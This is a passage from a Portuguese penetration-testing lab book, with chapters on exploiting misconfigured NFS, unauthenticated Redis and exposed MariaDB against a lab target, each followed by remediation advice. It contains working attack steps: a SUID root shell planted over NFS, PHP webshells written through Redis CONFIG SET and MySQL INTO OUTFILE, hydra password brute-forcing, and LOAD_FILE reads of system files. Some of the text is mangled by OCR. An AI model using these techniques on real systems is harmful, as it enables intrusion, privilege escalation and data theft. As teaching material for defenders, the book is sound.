coincidem, pois o `root` não sofre a assimetria. Manter `autoindex off` também reduz a exposição da listagem de diretório.

Para o `.git`, a regra é nunca publicar a pasta de trabalho do controle de versão — o *deploy* deve exportar só os artefatos. Como defesa em profundidade, bloqueie o caminho no servidor:

```
location ~ /\.git {
    deny all;
    return 404;
}
```

Por fim, o princípio que atravessa o capítulo: segredos como `DB_PASS` e tokens não moram em arquivos dentro (ou perto) do webroot, e credenciais jamais vão embutidas em URLs de repositório. Rotacione tudo que vazou — uma senha exposta é uma senha morta.

Ferramentas citadas

- **gobuster** — força-bruta de diretórios, arquivos, subdomínios e vhosts em serviços web, escrito em Go. Usado aqui para enumerar `/downloads` e `/.git`. Licença: código aberto (Apache 2.0).
- **git-dumper** — ferramenta que baixa uma pasta `.git` exposta na web e reconstrói o repositório local (integra o ecossistema GitTools). Licença: código aberto (MIT).
- **nikto** — varredor de vulnerabilidades web que testa configurações inseguras e arquivos sensíveis conhecidos. Licença: código aberto (GPLv2).
- **whatweb** — identificador de tecnologias web (servidor, versão, frameworks) por impressão digital. Licença: código aberto (GPLv2).
- **nmap** — varredor de redes e portas; usado aqui para descobrir a porta 8080 e a versão do nginx. Licença: código aberto (NPSL, derivada da GPL).
- **curl** — cliente HTTP de linha de comando; usado para demonstrar o mecanismo do traversal e ler o `.git/config`. Licença: código aberto (curl license, estilo MIT).

Referências

- NGINX. **Module ngx_http_core_module — alias**. Disponível em: https://nginx.org/en/docs/http/ngx*http*core_module.html#alias. Acesso em: 11 jul. 2026.
- OWASP FOUNDATION. **Path Traversal**. Disponível em: https://owasp.org/www-community/attacks/Path_Traversal. Acesso em: 11 jul. 2026.
- ORANGE TSAI. **Breaking Parser Logic: Take Your Path Normalization Off and Pop 0days Out**. Black Hat USA, 2018.
- MITRE. **CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')**. Disponível em: https://cwe.mitre.org/data/definitions/22.html. Acesso em: 11 jul. 2026.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.

Capítulo 14 — NFS

Existe uma classe de erro que não é bug de software nem exploit exótico: é o administrador que abre um compartilhamento de rede "só para agilizar" e esquece de fechar. O NFS mal configurado é o retrato disso. Neste capítulo você vai montar um disco alheio pela rede como se fosse seu, ler o que houver lá dentro e — o detalhe que arrepia — gravar arquivos que o alvo tratará como se tivessem sido criados pelo próprio `root`. É o pivô mais elegante que o laboratório oferece.

A falha: um sistema de arquivos servido sem tranca

O **NFS (Network File System)** é o protocolo clássico do Unix para compartilhar diretórios pela rede: um servidor "exporta" uma pasta e os clientes a montam localmente, como se fosse um disco a mais. Ele nasceu numa época de redes confiáveis e, por padrão, confia demais. A configuração dos exports vive em `/etc/exports`, e cada linha decide *quem* pode montar *o quê* e com *quais* permissões.

No alvo projeto*meu*deus, o módulo `mod_nfs` cria o diretório `/srv/nfs/publico`, deposita ali um arquivo de flag e escreve o seguinte export:

```
/srv/nfs *(rw,sync,no_root_squash,no_subtree_check,insecure)
```

Três opções dessa linha, juntas, formam um convite ao desastre. O `*` *libera o export para qualquer host da rede — sem restrição de IP. O `rw` concede leitura e escrita. E o `no_root_squash` é o coração da falha: ele desliga o root squashing*, mecanismo de segurança que normalmente rebaixa o `root` de um cliente para o usuário anônimo `nobody` ao gravar no share. Com `no*root*squash`, um `root` na sua máquina atacante escreve arquivos que aparecem como pertencentes ao `root` do servidor. A permissão `0777` aplicada ao diretório apenas remove qualquer atrito que sobrasse.

O NFS não trabalha sozinho. Ele depende do **rpcbind (portmapper)** para anunciar em que portas seus subserviços estão ouvindo. Por isso o módulo instala e sobe o `rpcbind` **antes** do servidor NFS. Na prática, o alvo passa a expor duas portas de interesse: a **111** (rpcbind) e a **2049** (nfsd propriamente dito).

Recon: enumerando o RPC e os exports

O ponto de partida é confirmar que o alvo fala RPC e NFS. Uma varredura dirigida às duas portas, com os scripts NSE de NFS do **nmap**, já entrega o retrato completo.

```
nmap -p111,2049 --script nfs-showmount,nfs-ls,rpcinfo 10.137.0.24
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.137.0.24
PORT     STATE SERVICE
111/tcp  open  rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp    portmapper
|   100003  3,4         2049/tcp    nfs
|_  100005  1,2,3        892/udp    mountd
2049/tcp open  nfs
| nfs-showmount:
|_  /srv/nfs *
```

A varredura já revela tudo: o portmapper na 111, o nfsd na 2049 e, decisivo, o script `nfs-showmount` listando o export `/srv/nfs` liberado para `*`. *Para consultar diretamente o portmapper e ver o catálogo de programas RPC registrados, o utilitário dedicado é o rpcinfo*:


```
rpcinfo -p 10.137.0.24
   program vers proto   port  service
    100000    4   tcp    111  portmapper
```

```
    100000    3   udp    111  portmapper
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100005    3   udp    892  mountd
    100005    3   tcp    892  mountd
```

A presença do programa `100003` (nfs) confirma o alvo. Mas a ferramenta que lidera a enumeração de NFS é o **showmount**, do pacote `nfs-common`. Com a opção `-e` (de *exports*), ele pergunta ao servidor exatamente o que há para montar — e é este comando que o validador `test-lab.sh` usa para dar o veredito da vuln:

```
showmount -e 10.137.0.24
Export list for 10.137.0.24:
/srv/nfs *
```

O `*` na saída é a confissão. Qualquer máquina pode montar `/srv/nfs`, sem autenticação, sem restrição de origem. É hora de fazer exatamente isso.



Ataque NFS: do rpcbind à montagem do export exportado sem restrição.

Exploração: montando o disco alheio

Montar um export NFS é uma operação administrativa comum — a diferença é que aqui o "servidor" não é seu. Como `root` na máquina Kali, crie um ponto de montagem e use o **mount** com o tipo `nfs`, apontando para `<ip>:<export>`:

```
sudo mkdir -p /mnt/alvo
sudo mount -t nfs 10.137.0.24:/srv/nfs /mnt/alvo
```

Se o comando retornar sem erro, o sistema de arquivos remoto já está acoplado ao seu. Confirme e navegue:

```
ls -laR /mnt/alvo
/mnt/alvo:
drwxrwxrwx 3 root root 4096 publico

/mnt/alvo/publico:
-rw-rw-rw- 1 root root   38 flag.txt
```

O conteúdo do share está visível. Ler a flag é um simples `cat` sobre o arquivo montado:

```
cat /mnt/alvo/publico/flag.txt
FLAG{nfs_norootsquash_9f3c1ab7}
```

Capturada a flag, chega a parte que separa um NFS "só" exposto de um NFS *fatal*: a gravação com identidade de `root`.

Por que o no*root*squash é grave

Num export saudável, ainda que gravável, o servidor aplica **root squashing**: qualquer coisa que o `root` do cliente escreva chega ao disco como `nobody`, um usuário sem poderes. O `no*root*squash` abole essa proteção. Como você é `root` na sua Kali, os arquivos que você criar no share herdam **UID 0**

também no alvo. Isso permite plantar um binário com o **bit SUID** ligado e pertencente ao `root` — a receita canônica de escalação de privilégio.

A demonstração usa o próprio `bash`. Copie um shell para dentro do share, atribua a ele o dono `root` e ligue o SUID:

```
sudo cp /bin/bash /mnt/alvo/publico/rootbash
sudo chown root:root /mnt/alvo/publico/rootbash
sudo chmod 4755 /mnt/alvo/publico/rootbash
ls -l /mnt/alvo/publico/rootbash
-rwsr-xr-x 1 root root 1234376 rootbash
```

O `s` no lugar do `x` do dono é o bit SUID. Esse arquivo, gravado por você pela rede, agora existe **fisicamente no disco do alvo**, em `/srv/nfs/publico/rootbash`, com dono `root` e SUID ligado. Qualquer usuário sem privilégio que já tenha um shell na vítima — obtido, por exemplo, por qualquer um dos footholds dos capítulos anteriores — o executa com `-p` (que preserva o EUID em shells SUID) e vira `root`:

```
# (executado na vítima, por um usuário comum já com shell no alvo)
/srv/nfs/publico/rootbash -p
id
uid=1000(msfadmin) euid=0(root) gid=1000(msfadmin) egid=0(root) groups=...
```

O `euid=0(root)` confirma a escalada. Um export NFS gravável, sem squashing, transformou acesso de rede em `root` local no alvo.

Até onde vai

O que se obtém aqui tem dois níveis. O imediato é **leitura e escrita arbitrárias** sobre tudo o que estiver sob o export — no lab, a flag; num alvo real, backups, configurações, chaves privadas, bancos de dados de arquivos. O nível grave é a **escalada de privilégio** viabilizada pelo `no*root*squash`: o NFS deixa de ser um problema de confidencialidade e vira um vetor de tomada total da máquina.

Repare que a técnica do SUID plantado exige que você já tenha *algum* shell na vítima para disparar o `rootbash -p`. É exatamente aí que este capítulo emenda no **Capítulo 21 — Escalação de privilégio**. Lá, com um foothold de usuário comum já estabelecido, o binário SUID depositado via NFS é uma das primeiras coisas que ferramentas como o **linpeas** apontam ("SUID inusitado, dono root, em diretório de mundo gravável"), fechando a ponte entre o acesso de rede deste capítulo e o `root` do finale de pós-exploração. Guarde o `rootbash` no share: ele reaparece no Capítulo 21.

Remediação

Corrigir NFS é, antes de tudo, corrigir `/etc/exports`. Duas medidas resolvem a esmagadora maioria dos casos.

A primeira é **manter o root squashing**. Troque `no*root*squash` por `root*squash` *(o padrão) — e considere* `*all*squash` quando nenhum cliente precisar preservar identidade. Com o squashing ativo, o `root` remoto vira `nobody` e a receita do SUID deixa de funcionar de imediato.

A segunda é **restringir os hosts**. Nunca exporte para `*`. Limite a montagem aos IPs ou à sub-rede que realmente precisam, e conceda somente a permissão necessária — `ro` (somente leitura) quando escrita não for indispensável. Um export saneado se parece com isto:

```
/srv/nfs 10.137.0.24(ro,sync,root_squash,no_subtree_check)
```

Complementarmente: monte com as opções `nosuid` e `nodev` no lado do cliente, para que binários SUID vindos de um export não sejam honrados; prefira NFSv4 com **Kerberos (sec=krb5)** onde houver autenticação forte disponível; e nunca deixe o `rpcbind`/2049 acessível a redes não confiáveis — um firewall que bloqueie 111 e 2049 na borda elimina a superfície inteira. Depois de qualquer alteração, aplique com `exportfs -ra` e confirme do lado atacante que `showmount -e` não devolve mais nada útil.

Ferramentas citadas

- **showmount** — utilitário (pacote `nfs-common`) que consulta o serviço mountd de um servidor NFS e lista os diretórios exportados; líder da enumeração de NFS. Licença: código aberto (GPL).
- **nmap** — varredor de redes e portas; aqui com os scripts NSE `nfs-showmount`, `nfs-ls` e `rpcinfo` para mapear RPC/NFS. Licença: código aberto (NPSL, derivada da GPL).
- **mount** — utilitário do `util-linux` para acoplar sistemas de arquivos, incluindo exports NFS (`-t nfs`). Licença: código aberto (GPL).
- **rpcinfo** — cliente que interroga o portmapper/rpcbind e lista os programas RPC registrados e suas portas. Licença: código aberto (BSD/GPL).

Referências

- HAYNES, Thomas; NOVECK, David (Ed.). **RFC 7530: Network File System (NFS) Version 4 Protocol**. IETF, 2015.
- LINUX NFS PROJECT. **exports(5) — NFS server export table** (man page). Disponível em: https://man7.org/linux/man-pages/man5/exports.5.html. Acesso em: 11 jul. 2026.
- SCARFONE, Karen; SOUPPAYA, Murugiah; CODY, Amanda; OREBAUGH, Angela. **NIST SP 800-115: Technical Guide to Information Security Testing and Assessment**. Gaithersburg: NIST, 2008.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.

Capítulo 15 — Redis sem autenticação

Tem gente que instala um banco de dados achando que "está na rede interna, ninguém alcança" — e deixa a porta escancarada, sem senha, ouvindo o mundo inteiro. O Redis é o campeão dessa categoria: rápido, minimalista, e por padrão obediente demais a quem chegar primeiro. Neste capítulo você vai conectar num Redis do alvo sem digitar uma única credencial, ler as chaves que ele guarda e entender por que um cache mal exposto vira, com poucos comandos, execução de código no servidor.

A falha: um banco de chave-valor sem porteiro

O **Redis** é um banco de dados **em memória** (in-memory), do tipo **chave-valor** (key-value store), muito usado como cache, fila de mensagens e sessão de aplicações web. Ele escuta, por padrão, na porta **6379/TCP** e fala um protocolo de texto simples chamado **RESP**. O problema não está no Redis em si, mas em como ele costuma ser colocado no ar.

No alvo projeto*meu*deus, o módulo `mod_redis` reproduz o cenário clássico de negligência. Três decisões, todas erradas, se somam. Primeiro, o serviço é reconfigurado para **escutar em todas as interfaces** (`bind 0.0.0.0 ::`), e não apenas no `localhost`. Segundo, o **modo protegido** (protected-mode), a rede de segurança que o Redis criou justamente para esse tipo de descuido, é **desligado** (`protected-mode no`). Terceiro — o pecado capital — **nenhuma senha é definida**: a diretiva `requirepass` fica comentada, então o servidor **não exige autenticação** de ninguém. O resultado é um banco de dados de acesso total, aberto na rede, que qualquer um da mesma sub-rede consegue ler e escrever à vontade. Dentro dele, o módulo grava duas chaves: uma nota de fachada e a **flag** deste capítulo.

Recon: confirmando o serviço com o nmap

Antes de qualquer coisa, é preciso descobrir que o alvo fala Redis. A ferramenta que abre este livro serve também aqui: o **nmap** tem um script NSE dedicado, `redis-info`, que conecta na 6379 e extrai a ficha completa do servidor — sem precisar de senha, o que já é a primeira pista de que algo está errado.

```
nmap -p 6379 --script redis-info 10.137.0.24
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.137.0.24
Host is up (0.00038s latency).
PORT     STATE SERVICE
6379/tcp open  redis
| redis-info:
|   Version: 7.0.15
|   Operating System: Linux 6.1.0-amd64 x86_64
|   Architecture: 64 bits
|   Process ID: 812
|   Used CPU sys: 0.41
|   Connected clients: 1
|   Connected slaves: 0
|   Role: master
|_  Bind addresses: 0.0.0.0, ::
Nmap done: 1 IP address (1 host up) scanned in 0.62 s
```

Repare no que o próprio recon já denuncia: a versão do servidor, o sistema operacional, e o `Bind addresses: 0.0.0.0` — o Redis se anunciando como acessível em todas as interfaces. Que o script tenha conseguido rodar `INFO` sem autenticar é a confirmação de que **não há senha**. É todo o convite de que o atacante precisa.

Exploração: entrando com o redis-cli

A ferramenta líder desta exploração é o **redis-cli**, o cliente oficial de linha de comando do Redis, presente no Kali pelo pacote `redis-tools`. Ele fala o protocolo nativo, então tudo o que você digita vai direto ao servidor. O primeiro comando é simplesmente apontar para o alvo:

```
redis-cli -h 10.137.0.24
10.137.0.24:6379>
```

O prompt aparece na hora. Nenhuma senha foi pedida — você já está dentro, com poder de administrador do banco. Para confirmar o estado do servidor, o comando `INFO` repete e amplia o que o nmap viu:

```
10.137.0.24:6379> INFO server
# Server
redis_version:7.0.15
os:Linux 6.1.0-amd64 x86_64
process_id:812
run_id:9f2a7c1e0b4d8a6f3e5c1d2b7a9f0e4c6d8b1a3f
tcp_port:6379
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf
```

O caminho do executável e do arquivo de configuração vazam gratuitamente — informação que será útil adiante. O passo seguinte é olhar o conteúdo. O comando `CONFIG GET *` despeja toda a configuração ativa do servidor; nele se lê, preto no branco, a ausência de proteção:

```
10.137.0.24:6379> CONFIG GET requirepass
1) "requirepass"
2) ""
10.137.0.24:6379> CONFIG GET protected-mode
1) "protected-mode"
2) "no"
```

A senha é uma string vazia e o modo protegido está desligado. Confirmada a falha, resta saquear os dados. O comando `KEYS ` *lista todas as chaves** armazenadas — perigoso em produção por travar o servidor, inofensivo num lab:

```
10.137.0.24:6379> KEYS *
1) "flag"
2) "nota"
```

Duas chaves. A `nota` é ruído de ambientação; a `flag` é o objetivo. Ler cada uma é um `GET`:

```
10.137.0.24:6379> GET nota
"servidor de cache interno"
10.137.0.24:6379> GET flag
"FLAG{redis_noauth_a3f19c7e}"
```

A flag


```
FLAG{redis_noauth_a3f19c7e}
```

Essa é a captura deste capítulo — o mesmo valor que o validador do lab confere com `redis-cli -h <ip> get flag`. Seu sufixo é aleatório, gerado a cada provisionamento do alvo, então o seu não será idêntico a este; o que importa é o formato `FLAG{redis*noauth*...}`, lido diretamente da chave `flag` sem jamais ter autenticado.

Até onde vai: de leitura de cache a RCE

Ler chaves já seria grave — sessões de usuário, tokens, dados pessoais em cache. Mas um Redis sem senha é muito mais do que um vazamento de leitura: é, na prática, **execução de código remota** (remote code execution, RCE). O truque clássico abusa de um recurso legítimo do próprio servidor. O

Redis pode salvar seu conteúdo em disco (persistência RDB), e o **atacante controla onde e com que nome** esse arquivo é escrito, via `CONFIG SET`.



RCE via Redis sem auth: reconfigurar a persistência para gravar um arquivo controlado.

RCE via Redis sem auth: reconfigurar a persistência para gravar um arquivo controlado.

A cadeia, ilustrada na figura, tem duas variantes conhecidas. Na primeira, escreve-se uma **webshell** no diretório público de um servidor web que rode na mesma máquina. Aponta-se o diretório de trabalho para o webroot, dá-se um nome de arquivo `.php` ao dump, grava-se uma chave cujo valor é o código PHP e força-se a gravação:

```
10.137.0.24:6379> CONFIG SET dir /var/www/html
10.137.0.24:6379> CONFIG SET dbfilename shell.php
10.137.0.24:6379> SET payload "<?php system($_GET['c']); ?>"
10.137.0.24:6379> SAVE
```

Feito isso, `http://10.137.0.24/shell.php?c=id` executa comandos no servidor. A segunda variante, quando o Redis roda como um usuário com diretório `home`, escreve uma **chave SSH autorizada** em `~/.ssh/authorized_keys` — o mesmo `CONFIG SET dir`/`dbfilename` apontando para a pasta `.ssh`, gravando a sua chave pública — e concede login direto por SSH. Ambas dependem de detalhes do ambiente (permissões de escrita, um web server presente, o usuário do serviço), e por isso não são cegas: são o próximo pivô a testar depois de confirmar o acesso irrestrito.

Quem prefere automação encontra no **Metasploit Framework** módulos prontos que orquestram tudo isso. O `auxiliary/scanner/redis/redis*server*` *confirma o acesso sem senha em massa; o* `*exploit/linux/redis/redis*replication*cmd*exec` e variantes automatizam a escrita de arquivo para RCE. O caminho manual com o redis-cli, mostrado acima, ensina o mecanismo; o Metasploit o industrializa.

Remediação: fechando as três portas

A defesa desfaz, uma a uma, as três decisões erradas do `mod_redis`. Todas moram no `/etc/redis/redis.conf`. A primeira e mais importante é **exigir autenticação**, definindo uma senha forte:

```
# /etc/redis/redis.conf
requirepass "uma-senha-longa-e-aleatoria-aqui"
```

A segunda é **restringir a interface de escuta** ao loopback, para que o serviço só aceite conexões locais — a postura correta quando o Redis serve apenas a aplicação da própria máquina:

```
bind 127.0.0.1 ::1
```

A terceira é **manter o modo protegido ligado** (`protected-mode yes`), a rede de segurança que recusa conexões externas quando não há senha configurada. Além disso, três medidas de defesa em profundidade fecham o cerco: bloquear a 6379 no firewall para tudo que não seja localhost; **renomear ou desabilitar comandos perigosos** com `rename-command CONFIG ""` (e o mesmo para `SAVE`, `FLUSHALL`), o que corta a cadeia de RCE mesmo se o acesso vazar; e rodar o serviço com um usuário sem privilégios e sem `home` gravável. Autenticação forte e escuta local, porém, resolvem 99% dos casos: sem elas, nenhuma das outras importa.

Ferramentas citadas

- **redis-cli** — cliente oficial de linha de comando do Redis (pacote `redis-tools`); conecta, autentica e executa comandos no servidor. Licença: código aberto (BSD de 3 cláusulas).

- **nmap** — varredor de redes e portas; aqui com o script NSE `redis-info` para extrair a ficha do servidor Redis. Licença: código aberto (NPSL, derivada da GPL).
- **Metasploit Framework** — plataforma de exploração com módulos prontos para varredura e RCE contra Redis exposto. Licença: código aberto (BSD), mantida pela Rapid7.

Referências

- REDIS LTD. **Redis Security**. Disponível em: https://redis.io/docs/latest/operate/oss*and*stack/management/security/. Acesso em: 11 jul. 2026.
- REDIS LTD. **Redis Protected Mode**. Disponível em: https://redis.io/docs/latest/operate/oss*and*stack/management/security/#protected-mode. Acesso em: 11 jul. 2026.
- OFFENSIVE SECURITY. **Nmap NSE — redis-info**. Disponível em: https://nmap.org/nsedoc/scripts/redis-info.html. Acesso em: 11 jul. 2026.
- RAPID7. **Metasploit Framework Documentation**. Disponível em: https://docs.metasploit.com/. Acesso em: 11 jul. 2026.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.

Capítulo 16 — MySQL / MariaDB

Um banco de dados é onde a empresa guarda tudo o que importa — e é a última coisa que alguém deveria expor à rede. Mas o administrador estava com pressa, editou o `bind-address` para "0.0.0.0" só para conseguir conectar do notebook dele, e nunca voltou. Agora o MariaDB atende o mundo inteiro na porta 3306, com uma senha que você adivinha no segundo café. E, como todo banco que se preze, ele sabe ler e escrever arquivos no disco. É por aí que a gente entra.

A falha: MariaDB escancarado na rede

O **MySQL** e seu fork **MariaDB** escutam por padrão apenas em `127.0.0.1` — a configuração de fábrica é conservadora justamente porque um banco de dados exposto é um alvo de altíssimo valor. A falha nasce quando alguém troca o `bind-address` para `0.0.0.0`, publicando o serviço em todas as interfaces, e ainda deixa contas com senhas triviais. No alvo do laboratório (módulo `mysql` do `provision.sh`), o serviço foi desconfigurado exatamente assim: o `bind-address` aponta para `0.0.0.0`, o parâmetro `secure*file*priv` foi esvaziado (`""`) e existe um usuário `dbadmin` com senha `admin123` que recebeu `GRANT ALL PRIVILEGES ON . ... WITH GRANT OPTION` — ou seja, é um superusuário do banco, com o privilégio **FILE** incluído.

Esse privilégio **FILE** é o pulo do gato. Ele autoriza o cliente do banco a **ler arquivos do sistema de arquivos** do servidor (via `LOAD*FILE()`) e a **gravar arquivos** em disco (via `SELECT ... INTO OUTFILE`). Combinado com o `secure*file_priv` vazio — que remove a restrição de diretório — o FILE transforma um simples login no banco em leitura de segredos do sistema e, quando há um servidor web no mesmo host, em execução remota de código. Guarde essa sequência: **rede exposta → credencial fraca → privilégio FILE → RCE.**

Recon: confirmando o serviço com nmap

Como sempre, a primeira ferramenta é o **nmap**. Antes de tentar qualquer credencial, confirme que a porta 3306 está aberta e descubra a versão exata do servidor — o nmap traz scripts NSE dedicados ao MySQL que fazem esse trabalho e ainda testam a conta `root` sem senha.

A porta responde, é **MariaDB**, e o handshake do protocolo vaza a versão e o *salt* mesmo sem autenticação — informação de reconhecimento suficiente para escolher a próxima jogada. O script `mysql-empty-password` não encontrou conta sem senha desta vez; então o caminho é adivinhar a credencial.

nmap revela o MariaDB exposto na rede e a conta root sem senha.

nmap revela o MariaDB exposto na rede e o handshake vazando versão e salt.

Exploração: quebrando a credencial com hydra

Com a porta confirmada, o **hydra** ataca o login por força bruta. O hydra tem um módulo `mysql` nativo; basta um dicionário de usuários e outro de senhas. Para o laboratório, um pequeno wordlist com nomes de conta comuns de banco (`root`, `admin`, `dbadmin`, `mysql`) e o clássico `rockyou.txt` do Kali resolvem.

```
hydra -L usuarios.txt -P /usr/share/wordlists/rockyou.txt -f 10.137.0.24 mysql
Hydra v9.5 (c) by van Hauser/THC
[DATA] attacking mysql://10.137.0.24:3306/
[3306][mysql] host: 10.137.0.24   login: dbadmin   password: admin123
[STATUS] attack finished for 10.137.0.24 (valid pair found)
```

O hydra encontra o par `dbadmin:admin123` e para (`-f`) no primeiro acerto. Credencial em mãos, o resto é uma sessão de banco de dados comum.

Conectando com o cliente mariadb

O Kali traz o cliente `mysql` (pacote `mariadb-client`). Aponte-o para o IP do alvo com a credencial recém-descoberta:

```
mysql -h 10.137.0.24 -u dbadmin -padmin123
Welcome to the MariaDB monitor.  Commands end with ; or \g.
MariaDB [(none)]>
```

Você está dentro, remotamente, como um usuário todo-poderoso. O primeiro passo é enumerar as bases de dados e localizar o que interessa:

```
MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| corp               |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
```

A base `corp` destoa das internas do próprio SGBD. Entre nela e liste as tabelas:

```
MariaDB [(none)]> USE corp;
MariaDB [corp]> SHOW TABLES;
+----------------+
| Tables_in_corp |
+----------------+
| segredos       |
+----------------+
```

A flag

O nome da tabela — `segredos` — não deixa dúvida. Um `SELECT` simples entrega o objetivo:

```
MariaDB [corp]> SELECT chave FROM segredos;
+---------------------------+
| chave                     |
+---------------------------+
| FLAG{mysql_a1b2c3d4}      |
+---------------------------+
```

Está capturada a `FLAG{mysql_...}`. É exatamente a mesma consulta que o validador `test-lab.sh` dispara para marcar `PASS` neste módulo (`SELECT chave FROM corp.segredos`). Mas capturar a flag é só o aquecimento — o interessante é o que o privilégio FILE permite fazer a seguir.

Até onde vai: o privilégio FILE

Um usuário com FILE não fica preso ao banco. A função `LOAD_FILE()` lê qualquer arquivo que o processo do MariaDB consiga abrir. O teste canônico é ler o `/etc/passwd` do servidor:

```
MariaDB [corp]> SELECT LOAD_FILE('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
mysql:x:106:110:MariaDB Server,,,:/nonexistent:/bin/false
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

O banco acabou de ler um arquivo do sistema operacional. A mesma técnica alcança segredos muito mais sensíveis — chaves SSH em `/home/*/.ssh/id_rsa`, o `/etc/shadow` (se o MariaDB rodar com privilégio para lê-lo), arquivos de configuração de aplicações com senhas em texto claro. Cada arquivo lido é um pivô potencial para o próximo capítulo.

O sentido inverso é ainda mais grave. Com `SELECT ... INTO OUTFILE`, o banco **grava** conteúdo arbitrário no disco. Se o alvo hospeda um servidor web — e o alvo do laboratório hospeda —, escrever um arquivo PHP dentro do *webroot* converte o acesso ao banco em **execução remota de código (RCE)**:

```
MariaDB [corp]> SELECT '<?php system($_GET[c]); ?>'
    -> INTO OUTFILE '/var/www/html/sh.php';
Query OK, 1 row affected (0.001 sec)
```

O `secure*file*priv` vazio permitiu escrever fora de qualquer diretório restrito. Agora a *webshell* está publicada e responde por HTTP — o comando vai no parâmetro `c` da URL:

```
curl 'http://10.137.0.24/sh.php?c=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Execução de comandos como `www-data`, a partir de um login de banco de dados. Daqui, um shell reverso e a escalada de privilégio (capítulo 21) estão a poucos passos.

O mesmo ataque com o Metasploit

Quando o objetivo é automatizar ou integrar a exploração a um teste maior, o **Metasploit Framework** cobre todo esse fluxo. O módulo auxiliar `scanner/mysql/mysql*login*` *faz o *brute force* de credenciais (o papel do hydra); o `admin/mysql/mysql*sql*` executa consultas arbitrárias com a credencial obtida (o papel do cliente `mysql`).

```
msf6 > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(mysql_login) > set RHOSTS 10.137.0.24
msf6 auxiliary(mysql_login) > set USERNAME dbadmin
msf6 auxiliary(mysql_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
msf6 auxiliary(mysql_login) > run
[+] 10.137.0.24:3306 - Success: 'dbadmin:admin123'
[*] Scanned 1 of 1 hosts (100% complete)
```

Com o par validado, o `mysql*sql*` *roda a consulta da flag — ou qualquer `LOAD*FILE`/`INTO OUTFILE` — sem sair do console do Metasploit:

```
msf6 auxiliary(mysql_sql) > set SQL SELECT chave FROM corp.segredos
msf6 auxiliary(mysql_sql) > run
[*] 10.137.0.24:3306 - Sending statement: 'SELECT chave FROM corp.segredos'...
[*] 10.137.0.24:3306 -  | FLAG{mysql_a1b2c3d4} |
```

Remediação

Fechar essa classe de falha é direto e envolve três camadas. Comece pela **exposição de rede**: a menos que o banco atenda clientes remotos legítimos, devolva o `bind-address` para `127.0.0.1` no arquivo de configuração (`/etc/mysql/mariadb.conf.d/50-server.cnf`) e, quando o acesso remoto for mesmo necessário, restrinja-o a hosts específicos por firewall — jamais deixe a 3306 aberta para a internet.

```
# em 50-server.cnf
bind-address = 127.0.0.1
```

Ataque em seguida as **credenciais**: elimine contas com senha fraca ou trivial, imponha senhas longas e aleatórias, e rode o `mariadb-secure-installation`, que remove usuários anônimos e o banco de testes. E aplique o **menor privilégio**: nenhuma conta de aplicação precisa de `GRANT ALL ... WITH GRANT OPTION`. Conceda apenas os privilégios daquele serviço na base daquele serviço, e **revogue o FILE** de quem não o utiliza:

```
REVOKE FILE ON *.* FROM 'dbadmin'@'%';
```

Por fim, feche a porta que transforma FILE em RCE: defina `secure*file*priv` para um diretório inócuo e isolado (ou desabilite a importação/exportação de arquivos por completo), impedindo que `LOAD_FILE` e `INTO OUTFILE` alcancem o `/etc` ou o *webroot*. Banco de dados exposto é sempre uma questão de "quando", não de "se" — o isolamento de rede é a defesa que importa.

Ferramentas citadas

- **nmap** — varredor de redes e portas; usado aqui com os scripts NSE `mysql-info` e `mysql-empty-password` para versão e checagem de senha vazia. Licença: código aberto (NPSL, derivada da GPL).
- **hydra (THC-Hydra)** — ferramenta de força bruta de autenticação em rede, com módulo nativo para MySQL/MariaDB. Licença: código aberto (AGPLv3 com termos adicionais).
- **mysql (mariadb-client)** — cliente de linha de comando para MySQL/MariaDB; conecta ao servidor e executa SQL. Licença: código aberto (GPLv2).
- **Metasploit Framework** — arcabouço de exploração; módulos `mysql*login*` *(brute force) e* `*mysql*sql` (consultas arbitrárias). Licença: código aberto (BSD-3-Clause; edição Framework).
- **rockyou.txt** — dicionário de senhas incluído no Kali, usado como wordlist de força bruta. Licença: lista pública de dados.

Referências

- MARIADB FOUNDATION. **MariaDB Server Documentation — Server System Variables**. Disponível em: https://mariadb.com/kb/en/server-system-variables/. Acesso em: 11 jul. 2026.
- ORACLE. **MySQL 8.0 Reference Manual — Privileges Provided by MySQL (FILE)**. Disponível em: https://dev.mysql.com/doc/refman/8.0/en/privileges-provided.html. Acesso em: 11 jul. 2026.
